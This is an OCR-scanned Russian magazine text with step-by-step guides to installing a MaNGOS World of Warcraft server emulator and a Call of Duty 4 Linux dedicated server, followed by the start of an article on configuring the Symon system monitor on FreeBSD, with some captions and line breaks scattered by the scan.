Сейчас предстоит сделать первый выбор: ссылки проекта ведут, как минимум, на две версии сервера. На момент написания этих строк в SVN (и git) была версия 0.13, которая поддерживает новую версию клиента 3.0.3 (build 9183) и старого 2.4.3. Стабильный релиз MaNGOS 0.12 поддерживает только 2.4.3 версию клиента. Будем работать с 0.13, но в установке особой разницы нет. Получаем исходный код:

```
$ svn co http://svn2.assembla.com/svn/mangos-svn-mirror
```

Или через git:

```
$ git clone git://github.com/mangos/mangos.git
```

Теперь нужно скачать расширение **ScriptDev2** (sf.net/projects/scriptdev2). Оно обеспечивает работу скриптов, предназначенных для создания игровых объектов, персонажей и квестов:


```
$ mkdir mangos/src/bindings/ScriptDev2
```

Название каталога должно быть именно ScriptDev2, никаких scriptdev2 или Scriptdev2! Получаем копию:

```
$ cd mangos/src/bindings/ScriptDev2
$   svn   co   https://scriptdev2.svn.sourceforge.net/
```





Правим конфиги

```
svnroot/scriptdev2
```

Патчим:

```
$ git apply src/bindings/ScriptDev2/patches/MaNGOS-2008-12-22-ScriptDev2.patch
```

Или по старинке:

```
$ patch -p0 < src/bindings/ScriptDev2/patches/MaNGOS-r6765-ScriptDev2.patch
```

При получении файлов через git есть один каверзный момент. Если в каталоге src/bindings лежит файл .gitignore:

```
$ cat src/bindings/.gitignore
ScriptDev2
```

— то эту строку нужно закомментировать, иначе ScriptDev2 собираться не будет. Чтобы обновить все файлы для компиляции, вводим:

```
$ cd ~/source/mangos
$ autoreconf --install --force
$ aclocal
$ autoheader
$ autoconf
$ automake --add-missing
$ automake src/bindings/ScriptDev2/Makefile
```

Если попытаться сконфигурировать в текущем каталоге, получим ошибку, поэтому:

```
$ mkdir objdir; cd objdir
$ ./configure --enable-cli --enable-ra
```

Так мы подключили удаленное администрирование (--enable-ra) и командную консоль (--enable-cli). Чтобы не искать файлы по всем каталогам, можно использовать стандартные ключи --prefix, --sysconfdir и --datadir. Чтобы задействовать базу PostgreSQL, дополнительно укажи параметры «--with-mysql=no --with-postgresql=yes».
Сборка и установка стандартны:

```
$ make
$ sudo make install
```

Чистим:

```
$ make clean
$ cd ..
```

В realmd по умолчанию четыре учетные записи

```
$ rm -r objdir
```

СОЗДАЕМ БАЗЫ

Для создания баз и таблиц сервера используем заготовки, находящиеся в подкаталоге sql дистрибутива:

```
$ mysql -u root -p < sql/create_mysql.sql
```

В результате будет создана база mangos, администратором которой является пользователь mangos с паролем mangos:

```
$ cat sql/create_mysql.sql
…
GRANT USAGE ON *.* TO 'mangos'@'localhost' IDENTIFIED BY
'mangos' WITH MAX_QUERIES_PER_HOUR 0 MAX_CONNECTIONS_
PER_HOUR 0 MAX_UPDATES_PER_HOUR 0;
```

В рабочей системе желательно изменить пароль и ограничить доступ к MySQL только с локального узла (в Ubuntu и других дистрибутивах так сделано по умолчанию). Заполняем таблицы, создаем дополнительные базы:

```
$ mysql -u mangos -p mangos < sql/mangos.sql
$ mysql -u mangos -p realmd < sql/realmd.sql
$ mysql -u mangos -p characters < sql/characters.sql
```

И — подтягиваем базу ScriptDev2:


```
$ mysql -u mangos -p scriptdev2 < src/bindings/ScriptDev2/sql/scriptdev2_structure.sql
```

На этом сервер к работе, в принципе, готов. Но подключаться к нему еще ой как рано.

ГДЕ ЖЕ МОИ ОРКИ?

Базы и таблицы созданы, но их еще нужно наполнить содержимым, то есть создать будущие поля сражений и заселить их монстрами. Здесь начинается самое интересное. Проектов, реализующих нужную нам функциональность, великое множество. Это **UDB** (UnifiedDb, www.udbforums.org), который можно назвать официальным, **YTDB** (ytdb.kanet.ru), **Silvermoon** (projectsilvermoon.net), **Silver DataBase** (SDB, opensvn.csie.org/SDB, sf.net/projects/sdbmangos), немецкий **MaNGOS-DBs** (sf.net/projects/gm-db), EDB и другие. Какой из них выбрать — единодушного мнения на этот счет нет и не будет. Посетить проекты рекомендую в любом случае, там найдешь полный список файлов, патчей, а также полуготовые сборки (100% работоспособности никто гарантировать не может, но все же это лучше, чем ничего).
Мне показались интересными первые два проекта. Более стабильным можно считать UDB (на нем и остановим свой выбор), а YTDB — более прогрессивным. Наверняка найдутся несогласные и будут по-своему правы.
Получаем SVN-копию UDB:

```
$ svn co https://unifieddb.svn.sourceforge.net/svnroot
$ cd unifieddb
```



Проект FWv3 предоставляет удобный интерфейс для управления сервером MaNGOS

Нужный нам файл сжат RAR'ом. В поставке Ubuntu его нет, поэтому:

```
$ sudo apt-get install unrar
```

Распаковываем архив и заполняем базу:

```
$ unrar e trunk/Full_DB/UDB_0.10.4_Core_6766_SD2_689.rar
$ mysql -u mangos -p mangos < UDB_0.10.4_Core_6766_SD2_689.sql
```

Теперь обновляем базу до ревизии сервера. На момент написания этих строк в подкаталоге Updates было 7 файлов, но, поверь, это еще не предел. В некоторых советах предлагают собрать их в один файл и поставить командой «`cat trunk/Updates/0.10.4_additions/* > updates.sql`». Но лучше так не делать и накатывать каждое отдельно, так как в апдейтах меняется структура БД, и «одновременная» установка может вызвать ошибку. К тому же, в updates может находиться обновление не только для базы mangos, но и для realmd, realmlist, characters. К какой из них относится конкретный файл, — подскажет имя. Так, файл обновления 5632_characters.sql соответствует 5632 версии базы characters. Поэтому методично ставим обновления, ориентируясь на дату, которая может использоваться в наименовании файла, или релиз. Текущий релиз сервера узнать просто:

```
$ svn info ~/mangos/ | grep 'Revision:'
Revision: 205
```

При запуске сервера выдается чуть больше информации: «MaNGOS/0.13.0 (2008-12-30 02:00:26 Revision 6985 — 205)». В нашем случае используется база версии 6766 (определяем по имени UDB_0.10.4_Core_6766_SD2_689.sql). То есть, нужны все апдейты позднее 30.12.2008 и версии 205/6985. Старшие обновления ставим первыми. Если при установке появилась ошибка, ничего страшного, пропускаем этот файл.
Апгрейдим и таблицы для работы ScriptDev2. Здесь все просто:

```
$ mysql -u mangos -p mangos < src/bindings/ScriptDev2/
sql/mangos_full_scripts.sql
$ unrar e tags/EAI/EAI_0.0.4_323.rar
$ mysql -u mangos -p scriptdev2 < EAI_0.0.4_323.sql
```

И, наконец, последний шаг: заносим в realmlist настройки нашего сервера (название и IP-адрес):

```
$ mysql -umangos -pmangos
mysql> use realmd;
Database changed
```

```
mysql> UPDATE 'realmlist' SET 'name' = 'My superpuper WoW
server' , 'address' = '192.168.1.158' WHERE 'id' = '1';
Query OK, 1 row affected (0.01 sec)
```

Да, еще один необязательный, но весьма желательный с точки зрения безопасности шаг. Запрос:

```
mysql> SELECT * FROM 'account' WHERE 1 LIMIT 1000;
```

— покажет наличие четырех учетных записей в таблице account базы realmd. Их лучше удалить и записать свою (например, admin/password):

```
mysql> DELETE FROM account;
mysql> INSERT INTO 'account' ('username','sha_pass_
hash','gmlevel') VALUES ('admin',SHA1(CONCAT(UPPER('a
dmin'),':',UP PER('password'))),'3');
mysql> quit;
```

Как вариант, для редактирования таблиц можно воспользоваться одним из интерфейсов к MySQL, вроде phpMyAdmin.

ПРАВИМ КОНФИГИ

После установки у нас должно появиться три конфигурационных файла: mangosd.conf, realmd.conf и scriptdev2.conf. Все они находятся в /usr/local/etc (если не использовалась директива `--sysconfdir`). В scriptdev2.conf настраивается только уровень журналирования, поэтому интерес для нас представляют первые два файла.

$ sudo nano /usr/local/etc/realmd.conf

```
# Доступ к MySQL «hostname;port;username;password;database»
# можно настроить подключение через сокет, такой режим работы
считается экспериментальным
LoginDatabaseInfo = "127.0.0.1;3306;mangos;mangos;realmd"
# Каталог и файл для журнала, а также PID-файл
LogFile = "Realmd.log"
LogsDir = "/var/log"
PidFile = "/var/run/realmd.pid"
# Порт и адрес, на котором будут приниматься соединения
RealmServerPort = 3724
BindIP = "0.0.0.0"
```

Настройки в mangosd.conf практически аналогичны:

$ sudo nano /usr/local/etc/mangosd.conf

```
LoginDatabaseInfo = "127.0.0.1;3306;mangos;mangos;realmd"
WorldDatabaseInfo = "127.0.0.1;3306;mangos;mangos;mangos"
CharacterDatabaseInfo = "127.0.0.1;3306;mangos;mangos;ch
aracters"
MaxPingTime = 30
WorldServerPort = 8085
BindIP = "0.0.0.0"
```


В каталоге mangos/contrib/extractor находится программа AD, применяемая для извлечения карт (две версии для Linux и Windows). Рекомендуется использовать виндовый вариант (AD.exe), — работает лучше. С одного из проектов поддержки (например, mangos.ru) скачиваем архив с dbc-файлами и распаковываем их в /usr/local/share/mangos/dbc:

```
$ cd /usr/local/share/mangos
$ mkdir dbc; cd dbc
$ sudo unrar e ~/dbc.rar
```

Копируем файлы с диска WOW в каталог с программой AD.exe, затем создаем подкаталог maps и запускаем распаковщик. По окончании процесса переносим заполненный каталог maps в /usr/local/share/mangos. Аналогично






Инструмент создания игрового мира Quice

извлекаем vmaps, копируем в корень архива WoW каталог vmap_extract_assembler_bin (из дистрибутива MaNGOS) и запускаем находящийся внутри батник makevmaps_SIMPLE.bat. В итоге получим подкаталог vmaps, который копируем на сервер в ту же папку, где и maps.
Все готово к первому запуску мангоса:

```
$ sudo /usr/local/bin/mangos-realmd
$ sudo /usr/local/bin/mangos-worldd
```

В процессе запуска на консоль будут выведены диагностические сообщения, просмотри их на наличие ошибок. В будущем, для автоматизации запуска, можно написать скрипт (на указанных выше ресурсах есть готовые примеры). Да, и команды на боевом сервере нужно выполнять с повышенным приоритетом, добавив в начале «nice -n -20». Для управления сервером, аккаунтами, базами и прочими компонентами есть довольно большое количество проектов — поиск на Sourceforge выдаст не один десяток ссылок. Например, терминал **MaNGOS DB Terminal** (sf.net/projects/mdbt), веб-интерфейсы **MWFv3** (mangos-wf-v3.sf.net). Очень популярен редактор квестов, мобов, объектов, предметов и прочего — **Quice** (quice.indomit.ru). Сейчас активно развивается проект **WotLK** (MaNGOS Beta Server, sf.net/projects/wotlkmangosbeta), благодаря нему установка сервера MaNGOS может заметно упроститься.


CALL OF DUTY 4

Установка сервера для игры в Call of Duty 4 проще: нет такого выбора, а значит, и путаницы, но немного потрудиться все-таки придется. Необходимые файлы можно скачать с одного из зеркал, ссылки на которые найдешь на странице icculus.org/news/news.php?id=4095, в ветке «Download» сайта cod-4.ru или в форуме www.callofduty.ru/forum (ветка «Сервера под Linux»). Есть ссылки на разные версии в вариантах для Windows и Linux, в обычной и Full комплектациях. Обычная версия содержит только скрипт и бинарник для индексирования диска, а вариант Full — дополнительно некоторые библиотеки и пару карт. Помимо этого, для установки своего сервера нам понадобится DVD-диск с игрой. Создаем рабочий каталог:

```
$ mkdir cod4; cd cod4
```

В примере буду использовать обычный вариант сервера, взятый с icculus.org. Качаем архив с одного из зеркал (размер чуть больше 3 Мб) и распаковываем:

```
$ wget -c http://0day.icculus.org/cod/
```


Game Scanner поможет найти и выбрать игровой сервер

```
cod4-linux-server-11212007.tar.bz2
$ tar xjvf cod4-linux-server-11212007.tar.bz2
```

Получаем в текущем каталоге ряд файлов (cod4_lnxded, cod4_lnxded-bin, libgcc_s.so.1, libstdc++.so.6), которые при помощи «chmod +x» делаем исполняемыми.
Копируем файлы с игрового диска из каталога Setup/Data или из каталога с установленной игрой в cod4. Во втором случае получаем около 6.5 Гб файлов. Все они не нужны — копируем только каталог main с файлами, имеющими расширение .iwd, каталоги video, Mods (переименовываем в mods), а также zone и файл localization.txt. Если под рукой есть файлы локализации, помещаем их в zone. Готово! Сначала устанавливаем и активируем античит-систему PunkBuster:

```
$ ./pbsetup.run -e
$ ./pbsetup.run --add-game=cod4 --add-game-path=/where/i/uploaded/cod4/
$ ./pbsetup.run -u
```

Кстати, файл pbsetup.run доступен не во всех версиях сервера, последний релиз можно скачать с сайта www.punkbuster.com. Самое время дать команду на старт:

```
$ sudo ./cod4_lnxded
```

Если есть файлы поддержки русского языка, добавляем в строку запуска «+set loc_language 6». Опционально указываем IP-адрес, порт, конфигурационные файлы и прочие параметры (кстати, активация Punkbuster может привести к тому, что зайти в игру станет нельзя — ботов она тоже убирает; если это так, просто не используем ее):

```
$ sudo ./cod4_lnxded +set dedicated 1 +set net_ip 192.168.1.158 +set net_port 28960 +exec server.cfg +map_rotate +set sv_punkbuster 1 +set loc_language 6
```

Параметр «+set dedicated 1» означает выделенный локальный сервер, «+map_rotate» — запуск непрерывной смены карт. Удобнее все настройки поместить в конфиг и положить в подкаталог main. Команды netstat/sockstat должны показать активные порты:

```
$ sockstat | grep cod4
root cod4_lnxde 63855 24 udp4 192.168.1.158:28960 *:*
```

На самом деле, во время игры открытых сервером портов будет больше (20500, 29900, 20510 и 28960). Не забываем прописать их в разрешающие правила файрвола. ⌶



links

Сайты проектов, связанных с MaNGOS:
- getmangos.com
- ytdb.kanet.ru
- forum.1wow.ru
- mangos.ru
- mangos.org.ru

Сайты проектов, связанных с COD:
- www.callofduty.ru
- cod-4.ru
- legion-rus.clan.su



info

- Поиск на SourceForge.net выдаст большой список субпроектов для MaNGOS и COD.
- Об установке сервера Counter Strike под Linux читай в Хакер Спец #051.

SERGEY JAREMCHUK

ANDREY MATVEEV



Передовой наблюдательный пункт

SYMON: УДОБНАЯ СИСТЕМА МОНИТОРИНГА

Плох тот админ, кто не контролирует состояние подопечных систем. Потраченное на установку даже простейшей системы мониторинга время окупится с лихвой. Лениться в этом вопросе не стоит, да и выбор готовых решений, распространяемых под свободными лицензиями, сегодня достаточно велик. Системный монитор Symon обладает хорошей функциональностью, весьма прост в настройках, а генерируемые им графики наглядны и информативны.

УСТАНОВКА SYMON

Системный монитор **Symon** (www.xs4all.nl/~wpd/symon) изначально был написан для работы с OpenBSD, но сейчас поддерживает еще FreeBSD, NetBSD и Linux. Распространяется под BSD-подобной лицензией, разрешающей использовать как саму программу, так и исходный код — при условии сохранения информации об авторских правах. Программа потребляет минимум системных ресурсов и позволяет контролировать нагрузку CPU, состояние памяти, сетевых интерфейсов, разделов жесткого диска, данные PF и другие параметры. Традиционно для никсов, Symon построен по клиент-серверной архитектуре. В нем используется несколько утилит, каждая из которых выполняет свой участок работы. Система сбора информации состоит из:

• сервера symon — собственно системный монитор, в его задачу входит сбор и пересылка данных. Для сбора некоторых системных параметров, не требующих привилегированного доступа (CPU, ОЗУ и других), может работать с правами обычного пользователя. По умолчанию после запуска переходит в chroot.

• клиента symux — получает потоки symon и сохраняет их в RRD-файлы.


При этом один symux может получать и, соответственно, накапливать данные не только с локального, но и с нескольких удаленных серверов. Для анализа собранных данных и выдачи информации пользователю предусмотрено еще три приложения:

• syweb — набор PHP-скриптов, использующих RRDtool для создания графиков на основе собранной информации.


• sylcd — клиент, предназначенный для вывода данных о сетевой нагрузке текущего узла на разнообразные LCD-устройства (производства CrystalFontz и HD44780).

• SymuxClient.pm — «родной» модуль на Perl, в качестве примера использования к нему прилагается программа getsymonitem.pl.

На просторах Сети можно найти еще ряд связанных проектов. Например, **phpSymon** (www.ryanflannery.net/works/phpsymon), как и syweb, собирает данные с указанного порта и выводит их в виде красивых графиков. Примеры конфигурационных файлов будут даны для FreeBSD. Впрочем, все сказанное, за исключением процесса установки и особенностей обозначения устройств, актуально и для других систем. Установка при помощи системы портов стандартна:



Что покажет tcpdump?



Syweb генерирует наглядные графики

```
# cd /usr/ports/sysutils/symon
# make install clean
```

Кроме Symon, будет установлена большая группа зависимостей, включая RRDTool. Проверяем:

```
# pkg_info | grep symon
symon-2.79_1  Performance  and  information  monitoring
tool
```

Все на месте! Можно приступать к настройкам.

КОНФИГУРАЦИОННЫЕ ФАЙЛЫ SYMON

Управление symon и symux осуществляется при помощи конфигурационных файлов symon.conf и symux.conf. Копируем их шаблоны в каталог /etc/:

```
# cp -v /usr/local/share/examples/symon/*.conf /etc/
```

И приступаем к разбору. Конфигурационный файл демона symon называется /etc/symon.conf. Правило мониторинга выглядит так:

```
monitor "{" resources "}" [every] "stream" ["from" host]
["to"] host [ port]
```

Настройки, выставленные в шаблоне, позволяют мониторить лишь четыре параметра локальной системы и отправлять результат на 2100 порт локального узла (протокол UDP):

```
monitor {cpu(0), mem, if(lo0), io(wd0)} stream to 127.0.0.1 2100
```

Контролируется загрузка процессора, ОЗУ, работа интерфейса обратной петли и жесткого диска. Это самый простой пример. Все возможные параметры приведены в справочной странице symon(8). Вот только некоторые:

- cpu/cpuiow — загрузка процессора в состояниях (idle, user, nice, system, interrupt), плюс iowait для cpuiow. Максимальное значение 100, подсчет ведется с шагом 2.
- df — статистика использования дискового пространства.
- if — счетчики сетевых интерфейсов (количество принятых/отправленных пакетов, байт, ошибки, отброшенные пакеты).
- io — производительность жесткого диска.
- mem — состояние памяти и свопа.
- pf/pfq — статистика пакетного фильтра PF (количество принятых и отброшенных пакетов, байт) и очереди ALTQ.
- sensor — информация с датчиков, показывающих температуру процессора, частоту вращения кулера и др. Тип сенсора указывается в скобках.
- proc — статистика процесса.

Кстати, сразу видны корни OpenBSD, ведь в списках нет iptables или ipfw, только pf. В ином случае придется отключать этот модуль, чтобы не возникла ошибка вроде: «fatal: pf module not available». Аналогичное сообщение будет выведено, если неправильно назван сервис для proc или сетевой интерфейс. Названия процессов для proc смотрим при помощи ps, а названия сетевых интерфейсов вспоминаются по ifconfig. Найти диски поможет fdisk или dmesg. Список сенсоров также специфичен для каждого железа, — получить его можно при помощи команды «sysctl hw.sensors». Чтобы упростить создание конфигурационного файла, разработчики предлагают скрипт c_config.sh. После его запуска получим заготовку, куда будут записаны настройки применительно к текущей системе (сетевые интерфейсы, io разделов диска, CPU и ОЗУ):

```
# /usr/local/share/symon/c_config.sh > /etc/symon.conf
```

Остается лишь дополнить его своими параметрами. Для полноценного мониторинга «боевого» сервера, на котором работает прокси, апач, демон серых списков, MySQL и Clamd, пишем приблизительно такой конфиг:

vi /etc/symon.conf

```
monitor{cpu(0),mem,mbuf,pf,df(sd0a),df(sd0d),df(sd0e),
sensor(lm0.temp0), sensor(lm0.temp1), sensor(lm0.fan0),
proc(squid),  proc(httpd),  proc(spamd),  proc(mysqld),
proc(clamd),
if(fxp0), if(fxp1), if(fxp2), if(tun0),
io(wd0), io(wd1)
} stream to 127.0.0.1 2100
```

Если сбор данных будет производиться на другом сервере, то вместо localhost указываем IP-адрес (или DNS-имя), на который следует отправлять собранные данные: «stream to 192.168.10.10 2100» (не забудь открыть в брандмауэре этот порт). По умолчанию, собранная информация отправляется каждые 5 секунд. Если необходимости в таком частом опросе нет, можно указать другое время, вписав в правило параметр time с указанием секунд. Проверяем правильность конфига:

```
# /usr/local/libexec/symon -t
/etc/symon.conf: ok
```

Порядок, можно стартовать. При запуске без параметров symon переходит в режим демона, поэтому не сразу понятно, чем он там занимается. Чтобы протестировать его работу, лучше выполнить команду с ключами '-d' и '-u':

```
# /usr/local/libexec/symon -d -u
symon version 2.79
program id=9530
debug: symon packet size=362
sending packets to udp 127.0.0.1 2100
```

```
grinder@grinder:/usr/local/share/symon$ sudo  /usr/local/bin/symux -d
symux version 2.79
program id=9368
debug: size of churnbuffer = 1509
debug: shm from 0xb7f18000 to 0xb81bff00
debug: symux packet size=1070
listening for incoming symon traffic on udp 127.0.0.1 2100
listening for incoming connections on tcp 127.0.0.1 2100
debug: good data received from 127.0.0.1:46895
debug: realclients = 0; stalledclients = 0
debug: stringbuf = 0xb7f1863d
debug: rrdupdate -- /var/www/symon/rrds/localhost/df_sda8.rrd 1233494631:15630616:880
1288:8801288:0:0:0:0
debug: rrdupdate -- /var/www/symon/rrds/localhost/io_sda9.rrd 1233494631:39411:13326:
0:67180544:54525952
debug: rrdupdate -- /var/www/symon/rrds/localhost/io_sda8.rrd 1233494631:16762:62738:
0:526572544:256974848
debug: rrdupdate -- /var/www/symon/rrds/localhost/io_sda7.rrd 1233494631:616947:125:0
:630562816:2079232
debug: rrdupdate -- /var/www/symon/rrds/localhost/io_sda6.rrd 1233494631:5902:0:0:674
2016:0
debug: rrdupdate -- /var/www/symon/rrds/localhost/io_sda1.rrd 1233494631:2417:0:0:176
3328:0
```

Запуск Symux с ключом '-d'

```
started module io(wd0)
```

И так далее. Если сообщений об ошибке не получено, можно запускать в рабочем режиме:

```
# /usr/local/libexec/symon
```

Все данные направляются в сетевой порт, и работоспособность демона в этой ситуации можно отследить анализом вывода «tcpdump — i lo0» — прителнетившись к 2100 порту, или проверив наличие файла /var/run/symon.pid и процесса symon в выводе «ps au». Осталось лишь добавить symon в автозагрузку:

vi /etc/rc.local

```
if [ -x /usr/local/libexec/symon ]; then
echo 'starting symon'; /usr/local/libexec/symon
fi
```

Данные отправлены, самое время их поймать!

НАСТРАИВАЕМ SYMUX

Приступаем к настройке Symux. Конфигурационный файл symux.conf описывает источники, с которых будут приниматься данные, сами данные и каталог/файл, куда их сохранять. В одном файле могут содержаться ссылки на несколько источников:

vi /etc/symux.conf

```
# На каком порту слушать входящие соединения symon
# mux 192.168.10.10 2100
mux 127.0.0.1 2100
# Определяем входящие данные для каждого источника
source 127.0.0.1 {
accept {
# Описываем, какую именно информацию принимаем (здесь просто перечисляем источники из symon.conf)
cpu(0), mem, mbuf, pf, df(sd0a), df(sd0d), df(sd0e),
sensor(lm0.temp0), sensor(lm0.temp1), sensor(lm0.fan0),
proc(squid), proc(httpd), proc(spamd), proc(mysqld),
proc(clamd),
if(fxp0), if(fxp1), if(fxp2), if(tun0),
io(wd0), io(wd1)
}
# Каталог, в который будем сохранять данные
datadir "/var/www/symon/rrds/localhost"
# Опционально можно указать и названия файлов
# write sensor(lm0.fan1) in "/var/www/symon/rrds/localhost/sensor_lm0.fan0.rrd"
}
```



Меню Syweb позволяет выбрать временной интервал и вид графиков

```
# Аналогично описываются все остальные сервера с запущенным symon
```

Конфигурационный файл составлен, проверяем:

```
# /usr/local/libexec/symux -t
warning: /etc/symux.conf:7: file '/var/www/symon/rrds/localhost/df_sd0e.rrd', guessedannot be opened
warning: /etc/symux.conf: no filename specified for stream 'df(sd0e)'
```

Кроме собственно конфига, эта команда проверит наличие всех указанных ресурсов, а также прав доступа к каталогу, в который будут сохраняться данные. Такого каталога пока нет, создаем его:

```
# mkdir -p /var/www/symon/rrds/localhost
```

Демон symux не может самостоятельно создавать RRD-файлы. Для этого используется специальный скрипт c_smrrds.sh, входящий в поставку symon. Команда для запуска выглядит так:

```
c_smrrds.sh [oneday] [interval <seconds>] [all] <rrd files>
```

В данном случае поступаем просто:

```
# cd /usr/local/share/symon/
# ./c_smrrds.sh all
```

В итоге скрипт выдаст список созданных файлов. Проверяем снова:

```
# /usr/local/libexec/symux -t
/etc/symux.conf: ok
```


Можно работать, добавляем symux в автозагрузку:

vi /etc/rc.local

```
if [ -x /usr/local/libexec/symux ]; then
echo 'starting symux'; /usr/local/libexec/symux
fi
```

Так же, как и symon, симуксу при запуске можно передать ряд параметров. Например, ключ '-l' позволяет просмотреть список активных файлов, куда собираются данные в текущей конфигурации. Чтобы увидеть отладочную информацию, первый запуск произведем с ключом '-d'.

```
# /usr/local/libexec/symux -d
```



Скрипт phpSymon также выдает наглядные графики

```
debug: rrdupdate – /var/www/symon/rrds/
localhost/df_sd0e.rrd
1233494631:15630616:8801288:8801288:0:0:0:0
```

Данные пришли. Теперь на них нужно как-то посмотреть.

АНАЛИЗИРУЕМ ДАННЫЕ

Как уже говорилось, для анализа собранной информации проект предлагает несколько скриптов. Один из них (модуль SymuxClient.pm и скрипт getsymonitem.pl) после установки можно найти в /usr/local/share/symon/client. Скрипт довольно прост в работе; в общем случае вызов выглядит так:

```
./getsymonitem.pl <symux host> <symux port>
<measured host> <stream> <item>

# cd /usr/local/share/symon/client
# ./getsymonitem.pl 127.0.0.1 2100 127.0.0.1
'cpu(0)' user
12.80
```

В качестве последнего параметра используем информацию из «man 8 symux». Применительно к CPU это: user, nice, system, interrupt, idle.

Более наглядно представляют информацию скрипты, написанные на PHP, — syweb или phpSymon.

Для их работы нам понадобится связка Apache + PHP, описание настройки которой неоднократно приводилось в нашем журнале, поэтому останавливаться на этом не будем. Скачиваем и распаковываем архив syweb:

```
# wget -c http://www.xs4all.nl/~wpd/symon/
philes/syweb-0.58.tar.gz
